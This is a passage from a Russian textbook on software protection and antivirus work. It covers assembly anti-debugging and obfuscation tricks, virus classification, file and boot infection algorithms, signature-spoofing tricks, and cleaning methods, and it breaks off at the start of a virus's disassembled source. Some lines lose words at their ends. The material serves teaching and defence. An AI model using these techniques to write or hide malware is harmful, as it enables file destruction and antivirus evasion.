Первое, что приходит в голову – использовать команды, пригодные для неявной проверки на 0. Например, использовать команды двоично-десятичной арифметики.

```
; ===== Пример 3.14. ================================
                mov     ax, OurFlag
                daa
                pushf
                pop     ax      ; Неявная проверка флага нуля
                and     ax, 40h
                jz      FlagIsZero
; ==================================================
```

Разумеется, в реальной программе получение флагов и проверка наличия флага нуля должны быть разнесены для все того же затруднения исследования. Однако этот вариант, хотя и применимый, относительно прост для взлома.

Взлом значительно усложняется, если мы установим обработчик нулевого значения флага на INT 0 (деление на 0), а проверку реализуем как деление чего-нибудь на значение флага, загруженное в любой допустимый регистр. В этом случае никакого перехода на обработчик нулевого значения флага нет вообще, а кроме того, некоторые отладчики аварийно завершают программу при выполнении деления на 0.

Заметим, что так можно реализовать и проверку ненулевых значений, вычитая их из значения нашей переменной и деля что-нибудь на результат. При этом, очевидно, значение нужно принудительно пересылать в любой допустимый регистр, а обработчик INT 0 должен представлять собой реализацию некоторого хеш-преобразования, возвращающего индекс массива адресов точек входа в обработчики конкретных значений (или сам адрес).

Реализация эквивалентных ветвей. Для затруднения исследования программы под отладчиком польза от этого приема очевидна. В самом деле, если мы, находясь в отладчике, попадаем то на одну команду, то на несколько, это явно не упростит понимание алгоритма программы.

Приведем простой пример. Операция NEG (преобразование числа в дополнительный код) эквивалентна исключающему ИЛИ со "всеми единицами" и инкременту результата. Напишем макрос, реализующий алгоритм с двумя возможными ветвями его выполнения.

```
; ====== Пример 3.15. ===============================
; ====== NEG над 16-разрядным регистром. =============
XNEG16          MACRO   Reg
                local   XNEG2, XNEGQ
                push    ax      ; Используется процедурой Random
                call    Random  ; Некоторая подпрограмма
                                ; генерации случайных или
                                ; псевдослучайных чисел
                cmp     al, 30
                ja      XNEG2
                pop     ax
                neg     Reg
                jmps    XNEGQ
XNEG2:
                xor     Reg, 0FFFFh
                inc     Reg
XNEGQ:
                ENDM
; ==================================================
```


Это лишь простейший пример, относительно легко поддающийся анализу. Для затруднения анализа возможно:

- увеличить число ветвей (реализуется не для всех алгоритмов);
- реализовать ветви в виде обработчиков прерываний (INT 1, INT 3, INT 4, INT 6 и т. д.) и обращаться к ним не напрямую, а путем создания соответствующих ситуаций (взведением флага TF, засылкой команды INT 3 на место заранее поставленного NOP, делением на 0 и пр.), что, кстати, еще и расширит противоотладочную подсистему;
- увеличить число проверок случайного числа.

```
; ===== Пример 3.16. ================================
; ===== NEG над 16-разрядным регистром. =============
XNEG16          MACRO   Reg
                LOCAL   XNEG1, XNEG2, XNEGQ
                push    ax              ; Используется процедурой Random
                call    Random1 ; Некоторая подпрограмма
                                        ; генерации случайных или
                                        ; псевдослучайных чисел
                cmp     al, 30
                ja      XNEG2
XNEG1:
                pop     ax
                neg     Reg
                jmps    XNEGQ
XNEG2:
                pop     ax
                push    ax
                call    Random2 ; Другой генератор
                cmp     ah, 73
                jbe     XNEG1
                pop     ax
                xor     Reg, 0FFFFh
                inc     Reg
XNEGQ:
                ENDM
; ==================================================
```

Вообще говоря, в "изощренном программировании" нет готовых рецептов. Здесь все зависит от разработчика конкретной защиты, от его фантазии и знания используемого процессора.

Засорение кода. Под засорением кода будем понимать искусственное внесение в него команд, не имеющих отношения к реализуемому алгоритму, которое либо затрудняет его анализ, либо делает этот анализ более канительным, более утомительным и, следовательно, требующим больше сил и времени.

Речь идет о манипуляции незадействованными регистрами; установке/сбросе некоторых флагов, выполнении нескольких команд, на эти флаги не влияющих, с последующим условным переходом, который на самом деле заведомо выполнится или заведомо не выполнится; обработке нескольких одинаковых структур, из которых только одна содержит данные нашего алгоритма и т. д. Все это не только увеличивает объем дизассемблированного текста, но и отвлекает внимание от защищаемого алгоритма.

Полезно засорять код еще и макросами или вызовами, эмулирующими ввод с клавиатуры команд Soft-Ice, TR или комбинаций клавиш распространенных отладчиков, или даже просто нажатие некоторых случайных клавиш. Очевидно, при этом нужно почистить буфер перед вызовом любой подпрограммы обращения к клавиатуре.

3.2. Антивирус из вируса

3.2.1. Классификация вирусов и других вредных программ

Параметры классификации. Вредные программы можно классифицировать:

- по степени опасности;
- по заражаемым объектам;
- по методу заражения;
- по методу скрытия своего наличия в системе;
- по исходному языку программирования.

Возможно расширение списка параметров классификации.

Классификация по степени опасности. Вредные программы по степени опасности можно разделить на:

- безобидные, т. е. не содержащие в себе никаких деструктивных функций и проявляющиеся только размножением;
- безопасные, т. е. проявляющиеся сообщениями, видеоэффектами и пр.;
- опасные, т. е. способные вызвать серьезные сбои в работе вычислительной системы, "засадить" пользователя в систему меню, выхода из которой нет или он сильно затруднен и т. д.;
- очень опасные, т. е. способные уничтожить информацию в файлах, системных областях, на логических дисках, вызвать физическое повреждение железа, а также дропперы опасных по данной классификации программ, имеющих некоторое время замедления.

Классификация по заражаемым объектам. По объектам, используемым для распространения, вредные программы можно разделить на:

- файловые вирусы, т. е. программы, которые тем или иным способом присоединяются к файлам;
- загрузочные вирусы, т. е. программы, записывающие свой код в системные области дисков;
- сетевые вирусы, или "черви", т. е. программы, которые тем или иным способом пересылают свои копии по вычислительным сетям;
- "троянские кони", т. е. программы, которые замаскированы под какие-либо безвредные программы; могут также дописываться к файлам, системным областям или сетевым сообщениям по алгоритмам соответствующих вирусов, но для этого требуется специальная программа "приваживания"; сами троянцы возможности саморазмножения не имеют;
- "логические бомбы", т.е. запрограммированные разработчиком нормальной по идее программы троянские компоненты, срабатывающие лишь по определенному условию (например, при отсутствии ключевой информации на 0-й дорожке винчестера).

Классификация по методу заражения. Различные вредные программы различным образом классифицируются по методу заражения объекта-жертвы.

Файловые вирусы по этому параметру делятся на:

- вирусы-спутники, которые тем или иным образом переименовывают файл-жертву (обычно меняют расширение) и записывают себя в файл с прежним именем жертвы;
- замещающие вирусы, которые записывают себя поверх файла-жертвы, не сохраняя его старого содержимого (очевидно, все замещающие вирусы относятся к очень опасным);
- пристыковывающиеся вирусы, или паразитические вирусы, которые дописывают себя к программе таким образом, что сначала получает управление код вируса, а затем он вызывает код жертвы (методы пристыковки и передачи управления коду жертвы зависят от форматов исполнимых файлов в конкретной ОС и здесь не рассматриваются, равно как и системно-независимый алгоритм, реализуемый чаще всего в HLLP вирусах);

Загрузочные вирусы по этому параметру бывают:

- сохраняющие код загрузчика в какой-то редко используемый сектор (например, на 0-й дорожке) и передающие на него управление;
- замещающие код загрузчика и берущие все его функции на себя (по определению все такие вирусы относятся к опасным, так как антивирус вынужден записывать в системную область хранимый внутри стандартный загрузчик).

Троянцы по этому параметру бывают:

- автономные, т. е. замаскированные под полезную программу тем или иным способом;
- пристыковочные, т. е. дописываемые с помощью программы-дроппера к нормальным выполнимым файлам;

- "приваживаемые", т. е. злоумышленник должен добавить в файлы системной конфигурации команды активизации троянца, записанного им на компьютер-жертву вручную или по сети.

Классификация по методу скрытия своего нахождения в системе. По методу скрытия своего наличия в системе вирусы бывают:

- не скрывающие своего наличия в системе;
- шифрующиеся, т. е. их исполнимый код шифруется со случайно подбираемым ключом при заражении каждой новой жертвы, однако расшифровщик всегда один и тот же;
- полиморфные, т. е. при заражении каждой новой жертвы вирус шифруется по случайным образом сгенерированному ключу и модифицирует расшифровщик (две копии такого вируса могут не иметь ни одного совпадающего байта);
- "невидимые" ("стелс") вирусы, т. е. резидентные вирусы, которые перехватывают системные прерывания и маскируют свое наличие в системе (например, при обращении к зараженному файлу возвращают его длину без учета длины вируса). "Невидимыми" не совсем правильно называют макровирусы, блокирующие доступ к меню управления макросами (это вовсе не "стелс", а противоотладочная компонента).

Свойства "невидимости" и полиморфности (или самозашифровки) могут, очевидно, быть скомбинированы.

Другие программы вредоносного характера, как правило, не принимают каких-либо мер скрытия своего наличия в системе. Однако есть троянцы, которые при каждой новой пристыковке перешифровываются дроппером. "Приваживаемых" троянцев можно, очевидно, вручную перешифровать и/или перепаковать перед занесением к новому пользователю.

Классификация по исходному языку программирования. Вредные программы могут быть написаны на:

- языке Ассемблера;
- языке высокого уровня;
- командном языке ОС;
- встроенном языке/макроязыке прикладного программного комплекса.

3.2.2. Алгоритмы заражения

3.2.2.1. Стандартные алгоритмы заражения файловыми вирусами

Вирусы-спутники заражают программу, никак не изменяя содержимое программного файла. Существуют два алгоритма заражения вирусом-спутником. Первый из них основан на том, что командный процессор DOS при вводе имени запускаемой программы без расширения сначала ищет файл с расширением COM, затем EXE, и в последнюю очередь – BAT. Такой вирус-спутник, найдя EXE-файл, просто создает файл с тем же именем и расширением COM. Активность таких вирусов полностью или почти полностью парализуют обычные файловые оболочки типа VC/DN/NC, которые по клавише ENTER запускают выполнимый файл с указанием расширения.

Второй алгоритм заражения вирусами-спутниками основан на том, что ограничения на расширение выполнимого файла накладывает только командный процессор. Функции же DOS, загружающие и выполняющие программу, позволяют запускать на выполнение файлы с любым расширением. Вирус-спутник, реализующий данный алгоритм, находит EXE-файл, переписывает его содержимое в файл с тем же именем и другим расширением, а в EXE-файл записывается код вируса. Расширение, под которым хранится программа-жертва, может быть либо стандартным, либо оно дописывается в конец EXE-файла, после кода вируса (в этом случае вирус должен знать свою длину – для вирусов на Ассемблере это просто, для HLLC (High Level Language, Companion) вирусов требуется смотреть размер готового файла вируса, править, если надо, константу в исходном тексте, перекомпилировать вирус заново и заново его сжимать).

Вариацией второго алгоритма является заражение с более сложной манипуляцией файлами. Здесь используются уже не два, а три расширения. Передавая управление программе-жертве, вирус сохраняет себя в файл с некоторым третьим расширением, копирует программу-жертву в EXE-файл, запускает его, а после завершения программы-жертвы опять копирует себя в EXE-файл. Файл с третьим расширением удаляется.

Вирусы, использующие этот алгоритм, могут быть опасными или даже очень опасными уже из-за выбора расширений. Если файл-жертва копируется, допустим в расширение OVR без проверки наличия внешнего оверлея, то любая программа, загружающая OVR-файлы, автоматически станет неработоспособной.

Замещающие вирусы просто переписывают себя в начало исполнимого файла, не сохраняя старого содержимого. Восстановление таких файлов невозможно, если только нет резервной копии.

При заражении выполнимого файла вирус, очевидно, должен дописать свой код к этому файлу, запомнить точку входа в программу-жертву (если это не замещающий вирус) и изменить ее так, чтобы код вируса получил управление. Проще всего сделать это с DOS-

программами формата COM, так как они представляют собой двоичный образ выполнимого кода в оперативной памяти. Существуют три стандартных алгоритма заражения COM-файлов – с записью в конец, в начало и в середину (если есть куда записываться).

Вирус, стандартно дописывающийся в конец файла, вычисляет смещение точки входа в себя, запоминает первые несколько байт (обычно 3, реже 5 или 6) и записывает на место команду передачи управления на себя. Завершаясь, вирус выполняет запомненные команды, либо (что более надежно) восстанавливает байты по адресу CS: 100h и передает туда управление, например, так:

```
mov  ax, 100h
push ax
retn
```

Вирус, стандартно записывающийся в начало, копирует в конец файла кусок кода той же длины. Затем, скопировав в не используемые вирусом и не содержащие кода и данных программ адреса команды восстановления исходной программы в памяти, вирус копирует этот кусок по адресу CS: 100h и передает управление на этот адрес.

Вирусы, записывающиеся в середину файла, или заражают только те файлы, где есть забитые одним и тем же значением (например, нулями) области, превышающие вирус по размеру, или "раздвигают" файл, записывая свой код в освободившееся место. Передача управления программе-жертве выполняется так же, как и у вирусов, стандартно дописывающихся в конец.

Вирусы, заражающие структуризованные выполнимые файлы (MZ EXE, LE EXE, ELF и т. д.), применяют более сложные алгоритмы заражения.

Вообще вирус опасен, если он некорректно выявляет структуру выполнимого файла. Так, опасны все вирусы, выявляющие COM/EXE-файлы по расширению – они портят файлы, у которых расширение не соответствует внутренней структуре.

Заражая структуризованный выполнимый файл, вирус анализирует поля заголовка, дописывает себя в конец файла (или затирает ненужную для выполнения секцию – так делают некоторые UNIX-вирусы, заражающие ELF) и модифицирует поля заголовка (точку входа, стек, размер последней секции и т. д.). Эта информация потом используется для передачи управления программе-жертве.

3.2.2.2. Стандартные алгоритмы заражения загрузочными вирусами

Загрузочные вирусы заражают системные области по трем стандартным алгоритмам.

Первый алгоритм, используемый, например, вирусом "Brain", заключается в записи области-жертвы (и "хвоста" вируса, если вирус не помещается в один сектор) в свободный от файлов кластер, который помечается в FAT как сбойный.

Второй алгоритм, используемый, например, вирусом "Stone", – область-жертва копируется в неиспользуемые или редко используемые сектора. Иногда вирус форматирует

на диске дополнительную дорожку (чаще всего при заражении дискет) и копирует область-жертву и "хвост" (если он есть) туда.

Третий алгоритм – вирус нигде не сохраняет область-жертву. Такие вирусы загружают ОС самостоятельно, беря на себя функции загрузчика. Так заражает НМД, например, Troian.Surprise.456.

3.2.2.3. Модификации алгоритмов заражения

Если алгоритм чистки вируса, заражающего файлы по одному из стандартных алгоритмов, уже реализован в антивирусе, то реализация чистки нового вируса, использующего этот алгоритм – дело нескольких минут. Поэтому вирусописатели постоянно пытаются если не придумать новый алгоритм, то модифицировать существующий, усложняя вирусологам задачу.

Простейшее из их ухищрений – разделение вируса на две части. Вирус стандартно заражает файл, дописываясь в начало или середину, но сохраняет туда лишь часть своего кода, а оставшийся дописывает в конец. На самом деле вычистить такой вирус несложно, так как обычно размеры этих двух кусков вируса не меняются от заражения к заражению. Следовательно, надо отрезать "хвост", а затем чистить вирус как обычно.

Задача резко усложняется, если вирус разделен на несколько подпрограмм и относит произвольное число этих подпрограмм к "хвосту" при каждом новом заражении. Такой вирус, не будучи полиморфным, может не иметь фиксированных сигнатур не только относительно начала или конца файла, но и относительно точки входа (впрочем, последнее бывает очень редко). Чистка такого вируса может потребовать либо проверки сигнатур каждой из этих подпрограмм с вычислением длин головы и хвоста, либо даже прохода от точки входа по командам вызова подпрограмм (если вирус может пермутировать, т. е.менять их местами и не терять при этом работоспособность).

Еще сложнее чистка вирусов, "пятнающих" файл-жертву. Так, вирусы OneHalf стандартно дописывают в конец файла свой зашифрованный код, но полиморфный расшифровщик сохраняется в десяти "пятнах" по 10 байт, раскиданных по программе-жертве.

Псевдозагрузочные вирусы (например, "ЗАРАЗА") поражают не загрузочные сектора, а системные файлы, находящиеся в фиксированных областях на диске. Эти файлы записываются в другое место (нередко при этом модифицируется корневой каталог, в нем появляется второй файл с именем зараженного, но система его не видит – видит вирус, который читает каталог напрямую), а вирус пишется поверх системного файла. Для чистки такого вируса необходимо прямое обращение к FAT и корневому каталогу.

Возможно появление и других алгоритмов заражения или их модификаций.

3.2.2.4. Алгоритмы заражения резидентными вирусами

Резидентные вирусы не обходят каталоги в поиске файлов, подходящих для заражения. Они перехватывают системные прерывания (или – в других ОС – системные вызовы), в число аргументов которых входит и имя файла (или его можно определить по дру-

гим аргументам). Резидентный вирус может заражать файлы при их открытии, закрыт переименовании, запуске на выполнение и т. д. Теоретически можно сделать вир заражающий файлы, например, при смене позиции в файле, но в перехвате таких фу ций для заражения – такой вирус был бы достаточно заметен уже по замедлению раб машины. Системные функции типа смены позиции в файле перехватывают только ре дентные "стелс"-вирусы, чтобы не дать другим программам записать что-либо повер кода вируса, испортив его.

Многократное заражение памяти делает вирус практически неработоспособным. Действительно, представим себе на машине вирус, запускавшийся уже из нескольких зараженных программ. Резидентные копии вируса быстро забьют всю оперативную память, и машина либо повиснет, либо недопустимо замедлит работу. Поэтому любой резидентный вирус проверяет наличие своей установки.

Существуют три алгоритма этой проверки. Первый алгоритм – перехват некоторого прерывания с введением новой функции "Я здесь", которую и вызывает вирус в начале своего выполнения. Второй алгоритм – сканирование памяти компьютера на предмет своих сигнатур – чаще всего применяется вирусами, записывающими резидентную копию в строго определенные адреса, например, в страницы видеопамяти с ненулевыми номерами (в расчете на пользователя, сидящего в текстовом видеорежиме 80*25). Однако возможно и базирование относительно вектора перехватываемого прерывания при проверке сигнатуры. Третий алгоритм основан на том, что резидентные вирусы уменьшают слово размера памяти DOS, например, ставят 639K вместо 640. Выполнение этого условия означает зараженность памяти (не обязательно данным вирусом).

3.2.2.5. Опасность алгоритмов заражения HLLP вирусами

HLLP (High Level Language, Parasitic) вирусы представляют собой программы, написанные на языке высокого уровня. В этом и заключается их главная опасность.

Дело в том, что эти программы компилируются в исполнимый файл формата EXE, который, в отличие от COM-файла, дампом кода программы в памяти не является. Сделать HLLP-вирус, который читает себя из памяти и заражает исполнимый файл нормальным способом, т. е. дописывая себя к файлу, сохраняя точку входа в своем теле (для передачи управления программе-жертве) и модифицируя заголовок EXE – задача сложная, требует высокой квалификации и хорошего знания используемого компилятора на уровне генерируемого им кода. Как бы парадоксально это ни звучало, вирус с нормальным алгоритмом заражения проще написать на Ассемблере, чем на Паскале или Си. Авторы же HLLP-вирусов Ассемблер, как правило, не знают и знать не хотят. Поэтому они в подавляющем своем большинстве реализуют примитивные алгоритмы заражения, которые, по сути дела, представляют собой неявные деструктивные функции. Причина этого в том, что при заражении нового файла типичный HLLP-вирус читает себя не из памяти, а из того файла, откуда он запустился.

Рассмотрим, что представляют собой эти алгоритмы и почему использующие их вирусы не могут быть безвредными даже теоретически.

Алгоритмы заражения, используемые в HLLP-вирусах. HLLP-вирусы используют два однотипных алгоритма заражения, которые отличаются друг от друга только разным способом копирования кода файла-жертвы.

В первом алгоритме содержимое файла-жертвы дописывается полностью в конец вируса. Во втором алгоритме из начала заражаемого файла "вырезается" фрагмент того же размера, что и вирус. Он дописывается в конец файла, а вирус читает себя из своего файла-носителя и записывает на освободившееся место. Иными словами, оба эти алгоритма не предусматривают ни модификации EXE заголовка программы-жертвы, ни передачи ей управления из тела вируса командами CALL FAR, JMP FAR или RETF, ни считывания копии вируса из памяти при заражении очередного файла. Копия вируса просто считывается из начала зараженного файла, откуда вирус был запущен. После выполнения же заражающих алгоритмов вирус создает некоторый исполнимый файл, переписывает туда код зараженной программы и запускает этот файл, а потом удаляет его. Известны и еще более нелепые варианты – например, вирус HLLP.Mlya_24.12991 создает такой исполнимый файл, потом создает BAT-файл, запускающий и стирающий этот файл и запускает созданный BAT-файл.

Рассмотрим, к каким деструктивным последствиям могут привести такого рода алгоритмы заражения.

Запаковка и распаковка исполнимых файлов. Исполнимый файл, зараженный HLLP-вирусом, с точки зрения DOS, представляет собой относительно короткую программу с "хвостом", который может быть оверлеем или чем-то еще. При этом вирус, как правило, уже запакован. Часть запаковщиков исполнимых файлов (PKLite, DIET без опции командной строки '-i', WWPACK и т. д.) просто не пакуют такие файлы, так как либо распознают файл с хвостом, либо не могут сжать уже запакованный вирус. Однако есть программы, способные запаковать такой файл.

Относительно корректно сделанные HLLP-вирусы (например, HLLP.Yarik.7991) при запуске проверяют свою сигнатуру и, не найдя ее, сообщают об этом, просят распаковать файл и отказываются работать. Но это зачастую не помогает. Тот же самый HLLP.Yarik.7991 после такой распаковки становится невычищаемым.

Замещение вирусами существующих исполнимых файлов. HLLP-вирус, автор которого и в мыслях не имел программирования деструктивных функций, на поверку может оказаться очень опасным, и это не следствие ошибок в реализации алгоритмов заражения, как случается с вирусами на Ассемблере. Нужные исполнимые файлы или файлы данных могут быть стерты таким вирусом из-за неграмотного подбора имен и/или расширений файлов, которыми манипулирует вирус.

3.2.3. Классификация антивирусных средств

Все существующие антивирусные программы подразделяются на фаги, детекторы, ревизоры, вакцины и резидентные сторожа.

Фаг – это программа, обнаруживающая известные ей вирусы по сигнатурам, т. е. участкам кода, характерным именно для этого вируса. При обнаружении вируса он либо вычищается из файла (файлу при этом придается первоначальный вид или максимально близкий к таковому), либо (если файл безвозвратно запорчен) он удаляется. При этом желательно "убить" его, чтобы после случайного восстановления вирус не мог быть запущен.

Детектор также обнаруживает вирусы, но в отличие от фага не может их чистить. Существуют детекторы, которые при обнаружении вируса вызывают фаг, передавая ему необходимые для чистки данные. Однако такой вариант явно не относится к числу самых удачных.

Ревизор предназначен для контроля любых изменений на дисках, как-то: изменения кода загрузочных областей, изменения разбиения диска, появления/удаления/изменения файлов и т. д. Качественно разработанные ревизоры содержат также алгоритмы проверки оперативной памяти на отсутствие резидентно загруженных стелс-вирусов. Для обнаружения конкретных вирусов по сигнатурам ревизор не предназначен.

Программная вакцина предназначена для защиты программ от заражения вирусами, проверяющими свое наличие в системе или в обрабатываемом файле. Это достигается установкой резидентных обработчиков прерываний, имитирующих ответ вирусов "Я уже загружен", или дописыванием к незараженным файлам сигнатур, по которым вирус себя находит. Если резидентные вакцины вполне применимы (особенно в условиях дефицита времени, когда нужно блокировать активность вируса в кратчайший срок), то файловые в настоящее время безнадежно устарели. Вакцинировать файлы имело смысл в середине 1980-х гг., когда существовало лишь несколько малочисленных семейств вирусов, многие из которых проверяли зараженность даже не по сигнатуре в файле, а по определенным его атрибутам (например, ставились 62 секунды времени создания). В настоящее время, когда число вирусов измеряется десятками тысяч, вакцинирование файлов бессмысленно и просто физически невозможно из-за многократного наложения сигнатур друг на друга по смещению относительно начала/конца/точки входа.

Резидентный сторож – это программа, отслеживающая обращения к системным функциям, характерным для алгоритмов заражения программы вирусом, и спрашивающая у пользователя разрешение на их выполнение. Однако эти же функции (обращения к файлам, форматирование сектора, установка резидентной программы и т. д.) активно используются и нормальными программами. Поэтому для всех существующих резидентных сторожей характерны одни и те же недостатки – большое число ложных тревог и назойливость сообщений. При этом конкретный резидентный сторож относительно легко обходится или модификацией его обработчиков в оперативной памяти, или обращением к аппаратным ресурсам напрямую.

3.2.4. Алгоритмы чистки

3.2.4.1. Описание алгоритмов чистки

Алгоритм чистки в общем случае обратен алгоритму заражения.

COM-вирусы, записывающиеся в начало файла, HLLP-вирусы и вирусы, заражающие файлы по тем же алгоритмам, что и HLLP, вычищаются простым переносом кода или его кусков на те смещения, где им положено находится.

Вирусы-спутники вычищаются переименованием файла-жертвы обратно в EXE. Перед этим может потребоваться считать из тела вируса расширение, под которым сохраняется файл-жертва, а если вирус шифрует его – то и ключ к шифру.

Вирусы, замещающие программный код, портят файлы безвозвратно. Такие файлы можно только удалить. Для того чтобы вирус не запустился из восстановленного по ошибке файла, есть смысл записать в его начало команду INT 20h.

Вирусы, алгоритмы заражения которыми основаны на структуре исполнимого файла, вычищаются сложнее. Однако все алгоритмы их вычищения из файлов сводятся к следующим нескольким шагам.

1) Если вирус шифруется – найти сигнатуру расшифровщика, считать ключ, расшифровать тело вируса. Сигнатура не найдена – выход, повторно считать код.
2) Проверить наличие сигнатуры вируса. Сигнатура не найдена – выход, повторно считать код.
3) Считать из тела вируса сохраненные поля заголовка программы-жертвы, восстановить заголовок.
4) Удалить из программы код вируса, восстановить код самой программы, переписав его по нужным смещениям.

Вычищение из файлов резидентных вирусов бессмысленно, пока они находятся в оперативной памяти и могут заражать файлы повторно. Если вирус заражает файлы при их закрытии, то прогон антивируса не изменит вообще ничего. Алгоритм вычищения вируса из оперативной памяти включает в себя следующие действия:

1) Вызвать функцию "Я здесь" или проверить наличие в памяти (по определенному адресу или по смещениям относительно вектора соответствующего прерывания) сигнатуры вируса. Если вирус в памяти не обнаружен – выход.
2) Считать из вирусного обработчика прерывания или из системных переменных адрес оригинального обработчика.
3) Восстановить обработчик прерывания, освободить занятую вирусом область памяти.
4) Затереть код вируса в памяти, например, нулями. В начало вирусного обработчика можно записать команду перехода на оригинальный.

Существуют резидентные вирусы, перехватывающие одно из прерываний (например, от таймера) для предотвращения освобождения векторов прерываний от вирусных обработчиков. Очевидно, что именно эти вектора при чистке вируса в ОП должны быть обезврежены первыми. Из этих же соображений вектора нужно поручать восстанавливать не функциями DOS 25h и 35h, а осуществлять эти действия прямым обращением к таблице векторов.

Алгоритм вычищения загрузочного вируса включает в себя следующие шаги:

1) Считать системную область, проверить наличие сигнатуры вируса (при необходимости – после расшифрования). Не найдено – выход.
2) Переписать сохраненный вирусом код в MBR или BOOT, а если вирус нигде их не сохраняет – записать туда стандартный код из антивируса.
3) Затереть "хвост" вируса на диске.

3.2.4.2. Маскировка вирусов под другие вирусы или полезные программы

Задача обнаружения любого компьютерного вируса сводится к обнаружению его сигнатуры в зараженной программе. Перед этим могут потребоваться расшифрование кода, детектирование полиморфного расшифровщика и генерация последовательности расшифрования (или прогон вируса на эмуляторе до расшифрования его кода), а в случае внедрения вируса без изменения заголовка программы (так называемая технология UEP) – еще и анализ команд передачи управления из точки входа.

Однако авторы вирусов, зная использованную данным антивирусом сигнатуру и ее месторасположение в данном вирусе А, могут написать вирус Б, содержащий ту же сигнатуру по тому же смещению от начала/конца/точки входа. Это может привести к некорректной чистке файлов старой версией полифага, знающей вирус А и не знающей вирус Б.

Возможны и другие "обманки".

Почему это возможно. Одну из причин мы уже назвали. Как правило, сигнатура не является копией вируса, и вирус считается обнаруженным, если найдена заданная последовательность байт по заданному (или вычисляемому по известному алгоритму) смещению от начала/конца/точки входа. При достаточно большой (8–16 байт) длине сигнатуры и корректном ее выборе (очевидно, не стоит задавать в качестве сигнатуры 10 команд NOP или команды выхода в DOS) вероятность ложного срабатывания на незараженном файле стремится к нулю. Проще говоря, в данном месте данного незараженного файла сигнатуры достоверно не окажется.

Однако все сказанное относится к незараженным файлам. Никто не мешает написать вирус, который будет подставлять именно эту сигнатуру именно по этому смещению. Что дальше? Антивирус сработает по известной ему сигнатуре, тогда как файл заражен другим вирусом, имеющим другую длину, другие смещения сохраняемых байт и, может быть, даже другой алгоритм заражения. В результате "вычищенная" от вируса программа окажется заведомо неработоспособной.

Другая лазейка для "технокрыс" заключается в существовании стандартных тестовых файлов, например, EICAR. Подставив сигнатуру из этого файла в начало своего вирус можно добиться такого эффекта: не знающий данного вируса полифаг распознает зар женные программы как "модификацию тестового файла EICAR (НЕ вирус!)" или даж как неизмененный тестовый файл.

Третья лазейка – это некачественные антивирусы, которые, кроме сигнатур вирусо содержат сигнатуры "заведомо чистых" файлов. Например, TBAV при наличии тако сигнатуры в точке входа вообще не выполняет проверку файла на известные вирус Лучше всего никаких сигнатур "заведомо чистых файлов" не использовать вообще, а у если без них не обойтись (как в случае с тестовым файлом EICAR), то проверка на и наличие должна выполняться после проверки на все вирусные сигнатуры.

Как противодействовать таким вирусам. Меры противодействия авторам таки вирусов достаточно очевидны:

- использовать длинные сигнатуры, выбирая для них куски кода, важные для выполнен (хотя это не всегда реально, а для вирусов, написанных на Ассемблере – нередко и з труднительно, опытный противник найдет способ вставить сигнатуру в нужное место);
- использовать более одной сигнатуры;
- сигнатуры для стандартных тестовых файлов выбирать с таким расчетом, чтобы про тивнику приходилось модифицировать эти куски кода во избежание каких-либо не желательных эффектов (например, выдачи на дисплей EICAR сообщения);
- реализуя антивирус, не включать в базу "неприкасаемые" сигнатуры; стандартные тест ровочные файлы (за исключением для названия вируса) описывать в вирусной базе та как если бы это был замещающий вирус, что приведет к его удалению в режиме чистки;
- в случае появления нового вируса, содержащего те же байты по тем же смещениям что и в уже известном по предыдущим версиям антивируса, включать его в антиви русную базу *до* этого уже известного, а лучше – переработать чистку обоих вирусо изменив или расширив сигнатуры;
- антивирусы, поддерживающие "неприкасаемые" сигнатуры (например, TBAV), счи тать заведомо некачественными, полностью исключить из применения, на жестки дисках не держать.

3.2.5. Пример замещающего вируса и ассемблерной подпрограммы его обнаружения

В данном разделе рассматривается простой замещающий вирус Trivial.68 (он ж DHog.68), написанный на Ассемблере.

Замещающие вирусы – самая примитивная разновидность компьютерных вирусов, н одновременно и самая опасная. Если вирусы других разновидностей могут причинять вре из-за ошибок и/или специально запрограммированных деструктивных функций, то у заме

щающих вирусов деструктивен сам способ распространения. Они пишут себя в файл-жертву, начиная с нулевого смещения и не сохраняя где-либо замещаемый фрагмент кода (отсюда их более точное английское название – overwriting, "переписывающие").

Вирус DHog.68, кроме необратимой порчи файлов непосредственно при заражении, оставляет в оперативной памяти так называемый "дутый резидент", т. е. выделяет блок памяти очень большого размера и не освобождает его. На компьютерах с грамотно настроенным менеджером памяти после запуска вируса остается порядка 100 килобайт, а если менеджера памяти нет, то свободной памяти может и не остаться вообще. Это, очевидно, приведет к зависанию DOS с выдачей сообщения "Не могу загрузить командный процессор!".

Вирус заражает все файлы в текущем каталоге, сбрасывая атрибуты ReadOnly, Hidden и System. Исходный текст вируса представлен ниже.

Для получения дизассемблированного исходного текста применен дизассемблер IDA 4.04. Он позволяет исследовать дизассемблированную программу в интерактивном режиме (кстати, IDA и расшифровывается как Interactive DisAssembler), менять имена в полученном исходном тексте, именовать любые ячейки памяти, и так далее, и так далее! (Полный обзор функций и применения этой программы требует отдельной книги). Комментарии на английском языке в исходных текстах автоматически внесены дизассемблером. Комментарии на русском языке добавлены автором.

Процесс дизассемблирования такого рода простеньких программ несложен и не требует особых комментариев. Введя командную строку "idax.exe dhog.com", мы попадаем в среду IDA, который выдает панель настройки режимов дизассемблирования. В нашем случае их изменение не требуется. Убедитесь, что указан режим загрузки файла как COM-программы DOS и нажмите клавишу ENTER (или щелкните мышкой по кнопке OK). Дизассемблер быстро обработает маленький вирус длиной 68 байт, выдаст сообщение "READY" в верхней строке экрана и перейдет в режим ожидания команд пользователя. Войдите в меню File\Produce outpuf file и сохраните результат дизассемблирования в ASM-файле.

При перекомпиляции дизассемблированных исходных текстов надо помнить, что у вас скорее всего, окажется другой компилятор (например, TASM вместо MASM) и уж наверняка – другие настройки компилятора. Поэтому, прежде чем компилировать сохраненный в среде IDA текст, не поленитесь исследовать его на предмет чисел, требующих замены на псевдооператоры OFFSET или EQU. Тогда компилятор автоматически подставит в команды правильные смещения, и перетранслированная программа выдаст по DOS-функции 09 требуемое сообщение. IDA хорош в этом отношении тем, что позволяет именовать ячейки памяти в интерактивном режиме. Например, ниже в исходном тексте есть такой фрагмент:

```
mov     ah, 4Eh
mov     dx, 140h
int     21h
```

Это поиск по маске первого файла. Для того чтобы избежать лишних зависаний при перетрансляции, нужно перейти в окне дизассемблированного кода в IDA на адрес CS 140h, нажать клавишу N и ввести какое-либо имя (в примере – a_MaskForVir). Поиме-

нуйте таким образом все переменные и только после этого сохраняйте файл с исходн текстом на диск.

Итак, переходим к исходному тексту вируса DHog.68.

```
;=== DHOG.ASM ======================================
seg000  segment byte public 'CODE'
                assume cs:seg000
                org     100h
                assume es:nothing, ss:nothing, ds:seg000
                public start
start           proc    near
                mov     ah, 4Eh
                mov     dx, 140h
                                        ; Поиск первого файла по маске *.*
